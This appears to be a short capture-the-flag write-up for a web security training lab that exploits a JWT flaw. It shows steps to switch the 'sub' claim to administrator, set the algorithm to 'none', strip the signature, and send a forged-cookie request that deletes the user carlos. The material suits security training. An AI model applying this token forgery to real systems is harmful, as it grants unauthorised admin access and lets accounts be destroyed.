


Mystery Lab


Weak signing key.

Capture Login Request in Burp


Check Payload Data for Username




Change sub enter from wiener to administrator



Check the head for the algorithm type.



Change it to "none"




Delete the signature

Request



Request




Launch the Payload to get some access

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Content-Type: text/html; charset=utf-8			
3	Cache-Control: no-cache			
4	Connection: close			
5	Content-Length: 3673			
6				
7	<!DOCTYPE html>			

Response

	Pretty	Raw	Hex	Render
<div><div></div><div><h1>Mystery challenge</h1><div>Submit solution Back to lab dashboard >></div><div>Reveal objective</div></div></div> <div><div>LAB</div><div>Not s</div></div>				

[Home](#) | [Admin panel](#) | [M](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

Delete the User Carlos

Request

	Pretty	Raw	Hex
1	GET /admin/delete?username=carlos HTTP/1.1		
2	Host: 0ab200f60311d723caab9446008f001e.web-security-academy.net		
3	Cookie: session=eyJraWQiOiIxZjQyMDFlYS0yMGU4LTQzYzctYmE3Ny1lYzQOMmE3NjhiYzQiLCJhbGc sInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOiJlE2NTk4MDUwODd9.		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko		
5			